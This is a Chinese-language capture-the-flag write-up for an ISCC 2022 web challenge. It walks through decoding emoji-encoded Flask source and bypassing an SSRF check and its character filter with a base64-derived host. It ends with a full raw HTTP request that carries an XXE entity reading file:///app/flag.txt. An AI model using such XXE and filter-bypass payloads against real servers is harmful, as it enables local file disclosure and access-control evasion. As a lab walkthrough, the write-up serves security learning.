
[ISCC 2022] 这是一道代码审计题

关键词：XXE漏洞；emoji编码；Python代码审计 (Flask)；




访问`/index`，回显个hint，404

修改login=1，再次访问，获得第二个hint，url=127.0.0.1

添加Origin, Referer, XFF等各种HTTP头字段尝试伪造源地址，无果；

尝试将url=127.0.0.1作为查询参数，访问后报错，但有hint，给了一个路由`./static/code.txt`

访问该路由，得到一串emoji表情，猜测是emoji编码



进行emoji在线解码（http://www.atoolbox.net/Tool.php?Id=937），一次别解码太多行，否则可能导致在线网站响应太慢卡死。。。建议每次3-5行。


得到源码：

```
def geneSign():
    if(control_key==1):
        return render_template("index.html")
    else:
        return "You have not access to this page!"

def check_ssrf(url):
    hostname = urlparse(url).hostname
    try:
        if not re.match('https?://(?:[-\w.]|(?:%[\da-fA-F]{2}))+', url):
            if not re.match('https?://@(?:[-\w.]|(?:%[\da-fA-F]{2}))+', url):
                raise BaseException("url format error")
        if  re.match('https?://@(?:[-\w.]|(?:%[\da-fA-F]{2}))+', url):
            if judge_ip(hostname):
                return True
            return False, "You not get the right clue!"
        else:
            ip_address = socket.getaddrinfo(hostname,'http')[0][4][0]
            if is_inner_ipaddress(ip_address):
                return False,"inner ip address attack"
            else:
                return False, "You not get the right clue!"
    except BaseException as e:
        return False, str(e)
    except:
        return False, "unknow error"

def ip2long(ip_addr):
    return struct.unpack("!L", socket.inet_aton(ip_addr))[0]

def is_inner_ipaddress(ip):
    ip = ip2long(ip)
    print(ip)
    return ip2long('127.0.0.0') >> 24 == ip >> 24 or ip2long('10.0.0.0') >> 24
== ip >> 24 or ip2long('172.16.0.0') >> 20 == ip >> 20 or ip2long('192.168.0.0')
>> 16 == ip >> 16 or ip2long('0.0.0.0') >> 24 == ip >> 24

def waf1(ip):
    forbidden_list = [ '.', '0', '1', '2', '7']
    for word in forbidden_list:
        if ip and word:
            if word in ip.lower():
```

```
                return True
    return False

def judge_ip(ip):
    if(waf1(ip)):
        return False
    else:
        addr = addr.encode(encoding = "utf-8")
        ipp = base64.encodestring(addr)
        ipp = ipp.strip().lower().decode()
        if(ip==ipp):
            global control_key
            control_key = 1
            return True
        else:
            return False
```

审计了一波，定义了五个函数，最后落脚点在`check_ssrf()`，要使它返回True。因此主要就是要通过`check_ssrf()`中的正则表达式和`judge_ip()`函数。

而`judge_ip()`函数中，根据最开始它提示我们的url=127.0.0.1，盲猜addr是127.0.0.1，那么调试一波




addr最后变成的ipp是：

```
mti3ljaumc4x
```


我们传入的值是ip，要满足`ip==ipp`，还要能过正则表达式，最后就是

```
/index?url=http://@mti3ljaumc4x
```

根据hint换cookie和路由



访问之，得到一个登录界面，根据网页title知道了flag很可能与web应用在同一目录下



这里看源码，是用xml的形式传输，猜测是XXE

（可是我这边做这题它前端好像有问题，点击login按钮，触发不了JS的codelogin()函数。。。


```
            <td>密  码:<input id="password" type="password"  style="width: 200px;height: 30px;"  name="password"></td>
        </tr>
        <tr>
            <td align="center" ><input type="button" style="cursor: pointer;font-style: inherit;" name="next"  value="login" onclick="javascript:codelogin()" />
        </tr>
    </table>
</div>
```

```
    <title>./flag.txt</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
 <script type="text/javascript">
function codelogin(){
    var name = $("#name").val();
    var password = $("#password").val();
    if(name == "" || word == ""){
        alert("Please enter the username and password!");
        return;
    }

    var data = "<user><name>" + name + "</name><password>" + password + "</password></user>";
    $.ajax({
        contentType: "application/xml;charset=utf-8",
        type: "POST",
        url: "codelogin",
        data: data,
        dataType: "xml",
        anysc: false,
        success: function (result) {
            var code = result.getElementsByTagName("code")[0].childNodes[0].nodeValue;
            var msg = result.getElementsByTagName("msg")[0].childNodes[0].nodeValue;
            if(code == "0"){
                $(".msg").text(msg + " login fail!");
            }else if(code == "1"){
                $(".msg").text(msg + " login success!");
            }else{
                $(".msg").text("error:" + msg);
            }
        },
        error: function (XMLHttpRequest,textStatus,errorThrown) {
            $(".msg").text(errorThrown + ':' + textStatus);
        }
    });
}
</script>
</head>

<body>
```

没办法只能看着源码里的ajax手搓一个xml的POST请求包了，我这里是用hackbar先发个POST，然后基于它改改。

基于Flask框架的web应用默认的根目录是在`/app`（纯属看大佬的截图自圆其说的，俺也不知道怎么就是/app下面。。。）

XXE简单打一下就出来了




```
POST /mti3ljaumc4x/codelogin HTTP/1.1
Host: 59.110.159.206:8040
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/xml
Content-Length: 178
```

```
Origin: http://59.110.159.206:8040
Connection: close
Referer: http://59.110.159.206:8040/mti3ljaumc4x
Cookie: login=1; a_cookie=aW4gZmFjdCBjb29raWUgaXMgdXNlZnVsIQ==
Upgrade-Insecure-Requests: 1

<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE test [
<!ENTITY file SYSTEM  "file:///app/flag.txt">
]>
<user>
  <name>&file;</name>
  <password>123</password>
</user>
```